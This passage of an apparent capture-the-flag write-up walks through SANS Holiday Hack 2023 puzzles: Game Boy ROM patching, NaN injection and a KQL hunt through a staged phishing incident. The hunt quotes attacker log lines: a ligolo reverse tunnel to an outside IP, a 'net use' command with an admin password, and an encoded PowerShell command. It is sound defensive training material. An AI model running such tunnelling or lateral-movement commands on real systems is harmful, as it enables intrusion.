
There is indeed a RESOURCE_ID=0edb2611-8483-47f5-a181-8ff13774c5e0. I became root again and set this as an environment variable and was able to run it successfully.


```
root@8ada98c1c9dc:~# RESOURCE_ID=0edb2611-8483-47f5-a181-8ff13774c5e0
root@8ada98c1c9dc:~# export RESOURCE_ID
root@8ada98c1c9dc:~# ./runmetoanswer
Who delivers Christmas presents?
```

```
> santa
Your answer: santa

Checking....
Your answer is correct!

root@8ada98c1c9dc:~#
```

All that was left was to run it and answer the questions.

Faster Lock Combination






I just had to watch the video (https://www.youtube.com/watch?v=27rE5ZvWLU0) to do this one as well.

I didn't expect to experience physical hacking, but I really enjoyed it!

Game Cartridges: Vol1

The Game Boy Cartridge Detector reacts strongly when approaching this hat




When I touched the hat, I was able to get "Elf the Dwarf's, Gloriously, Unfinished, Adventure!

I can get Flag by playing normally and reading the QR code.

スクリーンショット 2023-12-09 13.06.38.png

When I access https://8bitelf.com/ , I will see "flag:sanctionfusedgivingplanetsqrcode", enter "sanctionfusedgivingplanetsqrcode" and I am clear.

Game Cartridges: Vol2




Found at the location indicated by the arrow.

Watch the communication in l browser and download the game data.

https://gamegosling.com/vol2-akHB27gg6pN0/rom/game0.gb

https://gamegosling.com/vol2-akHB27gg6pN0/rom/game1.gb

Examine the difference between game0 and game1 because the old man (T-wiz) interferes and prevents us from proceeding even if I play normally. Rewrite the differences one by one and check the operation.



Finally, change the above from 03 to 0B and I find a warp. When I enter there and talk to the machine, I will hear a Morse code. If I record it and decode it in https://morsecode.world/international/ , I will get the following, and if I answer it, I will get the correct answer.

```
GL0RY
```

When I changed the other differences, I had fun changing the position of the old man (T-wiz), being sent in the opposite direction, and changing my starting position.

Game Cartridges: Vol3

Get game data from the following URL https://gamegosling.com/vol3-7bNwQKGBFNGQT1/rom/game.gb

They need to set the Coin to 999, so I will use BGB (https://bgb.bircd.org/) to find it.

Use cheat to search for the number of coins (I struggled with the search because I thought the bytes were next to each other) After doing the search, get the coin with the digit I want to examine and check the changing address.

Two of each can be checked, but one changes value only temporarily, so change the one with the address that changes value permanently.


It is as follows.

```
CB9E: 9xx
CB9C: x9x
CBA2: xx9
```

By putting a 9 in each of them, I can create a situation where I have 999 coins.


Then jump to the end and talk to them to get the Flag image. Then, enter "!tom+elf!" to clear.

Na'an






Shifty McShuffles
Na'an


Welcome to Shifty's Card Shuffle
To play, you must pick five unique cards numbering from 0-9. Whoever picks the lowest and highest numbers gets a point for each. If you and shifty both pick the same number that number is canceled out. First one to 10 points wins.
Shifty definitely doesn't cheat 😉
Click on the scroll to begin.



I'll look at the tips, as it looks like I won't win if I do it the normal way.






The link in the hints (https://www.tenable.com/blog/python-nan-injection) talks about NaN injection, so it looks like we just need to use that.

If I keep doing this, I will be clear.

KQL Kraken Hunt



Onboarding

```
Q. How many Craftperson Elf's are working from laptops?

There is a column called hostname in the employees table, so search from
there.
Employees
| where hostname has "-LAPTOP"
| where role == "Craftsperson Elf"
| count

A. 25
```

Welcome to Operation Giftwrap: Defending the Geese Island network

```
An urgent alert has just come in, 'A user clicked through to a potentially
malicious URL involving one user.' This message hints at a possible
security incident, leaving us with critical questions about the user's
intentions, the nature of the threat, and the potential risks to Santa's
operations. Your mission is to lead our security operations team,
investigate the incident, uncover the motives behind email, assess the
potential threats, and safeguard the operations from the looming cyber
threat.

The clock is ticking, and the stakes are high - are you up for this
exhilarating challenge? Your skills will be put to the test, and the
future of Geese Island's digital security hangs in the balance. Good luck!

The alert says the user clicked the malicious link
'http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFo
od.docx'

Email
| where link ==
"http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFo
```

```
od.docx"
Answer with the results of a search on

Q1. What is the email address of the employee who received this phishing
email?

A. alabaster_snowball@santaworkshopgeeseislands.org

Q2. What is the email address that was used to send this spear phishing
email?

A. cwombley@gmail.com

Q3. What was the subject line used in the spear phishing email?

A. [EXTERNAL] Invoice foir reindeer food past due
```

Someone got phished! Let's dig deeper on the victim...

```
Nicely done! You found evidence of the spear phishing email targeting
someone in our organization. Now, we need to learn more about who the
victim is!

If the victim is someone important, our organization could be doomed!
Hurry up, let's find out more about who was impacted!

OutboundNetworkEvents
| where url ==
"http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFo
od.docx"
Searching for the IP address 10.10.0.4, I find that the IP address is
10.10.0.4, so I search for Employees.

Employees
| where ip_addr == "10.10.0.4"

Q1. What is the role of our victim in the organization?

A. Head Elf

Q2. What is the hostname of the victim's machine?

A. Y1US-DESKTOP

Q3. What is the source IP linked to the victim?

A. 10.10.0.4
```

That's not good. What happened next?

```
The victim is Alabaster Snowball? Oh no... that's not good at all! Can you
try to find what else the attackers might have done after they sent
Alabaster the phishing email?

Use our various security log datasources to uncover more details about
what happened to Alabaster.

OutboundNetworkEvents
| where url ==
"http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFo
od.docx"
and the access time is known to be "2023-12-02T10:12:42Z", so I
investigate at a later time

FileCreationEvents
| where hostname == "Y1US-DESKTOP"
| where timestamp >= datetime(2023-12-02T10:12:42Z)

Q1. What time did Alabaster click on the malicious link? Make sure to copy
the exact timestamp from the logs!

A. 2023-12-02T10:12:42Z

Q2. What file is dropped to Alabaster's machine shortly after he downloads
the malicious file?

A. giftwrap.exe
```

A compromised host! Time for a deep dive.

```
Well, that's not good. It looks like Alabaster clicked on the link and
downloaded a suspicious file. I don't know exactly what giftwrap.exe does,
but it seems bad.

Can you take a closer look at endpoint data from Alabaster's machine? We
need to figure out exactly what happened here. Word of this hack is
starting to spread to the other elves, so work quickly and quietly!

Q1. The attacker created an reverse tunnel connection with the compromised
machine. What IP was the connection forwarded to?

I need to look at the process, so I look at the time, hostname, and
cmd.exe of the process that is executing the suspicious command
ProcessEvents
| where hostname == "Y1US-DESKTOP"
| where timestamp >= datetime(2023-12-02T10:12:42Z)
| where parent_process_name == "cmd.exe"

Then I see that there is some suspicious data in the process_commandline
column and that the communication is forwarded to 113.37.9.17:22
```

```
"ligolo" --bind 0.0.0.0:1251 --forward 127.0.0.1:3389 --to 113.37.9.17:22
--username rednose --password falalalala --no-antispoof

A. 113.37.9.17

Q2. What is the timestamp when the attackers enumerated network shares on
the machine?

From the results of the same command above, I can see that the "net share"
command is executed, so look at the time
A. 2023-12-02T16:51:44Z

Q3. What was the hostname of the system the attacker moved laterally to?
Execute net command and search for net command for possible lateral
movement
ProcessEvents
| where hostname == "Y1US-DESKTOP"
| where timestamp >= datetime(2023-12-02T10:12:42Z)
| where parent_process_name == "cmd.exe"
| where process_commandline like "net "

cmd.exe /C net use \\NorthPolefileshare\c$ /user:admin AdminPass123
Answer NorthPolefileshare as the above appears in the search results.

A. NorthPolefileshare
```

A hidden message

```
Wow, you're unstoppable! Great work finding the malicious activity on
Alabaster's machine. I've been looking a bit myself and... I'm stuck. The
messages seem to be garbled. Do you think you can try to decode them and
find out what's happening?

Look around for encoded commands. Use your skills to decode them and find
the true meaning of the attacker's intent! Some of these might be extra
tricky and require extra steps to fully decode! Good luck!

If you need some extra help with base64 encoding and decoding, click on
the 'Train me for this case' button at the top-right of your screen.

Q1. When was the attacker's first base64 encoded PowerShell command
executed on Alabaster's machine?

ProcessEvents
| where hostname == "Y1US-DESKTOP"
| where timestamp >= datetime(2023-12-02T10:12:42Z)
| where parent_process_name == "cmd.exe"
| where process_commandline like "powershell.exe"
and answer the time.
C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc
KCAndHh0LnRzaUxlY2lOeXRoZ3VhTlxwb3Rrc2VEXDpDIHR4dC50c2lMZWNpTnl0aGd1YU5cbG
```

```
FjaXRpckNub2lzc2lNXCRjXGVyYWhzZWxpZmVsb1BodHJvTlxcIG1ldEkteXBvQyBjLSBleGUu
bGxlaHNyZXdvcCcgLXNwbGl0ICcnIHwgJXskX1swXX0pIC1qb2luICcn

A. 2023-12-24T16:07:47Z

Q2. What was the name of the file the attacker copied from the fileshare?
(This might require some additional decoding)

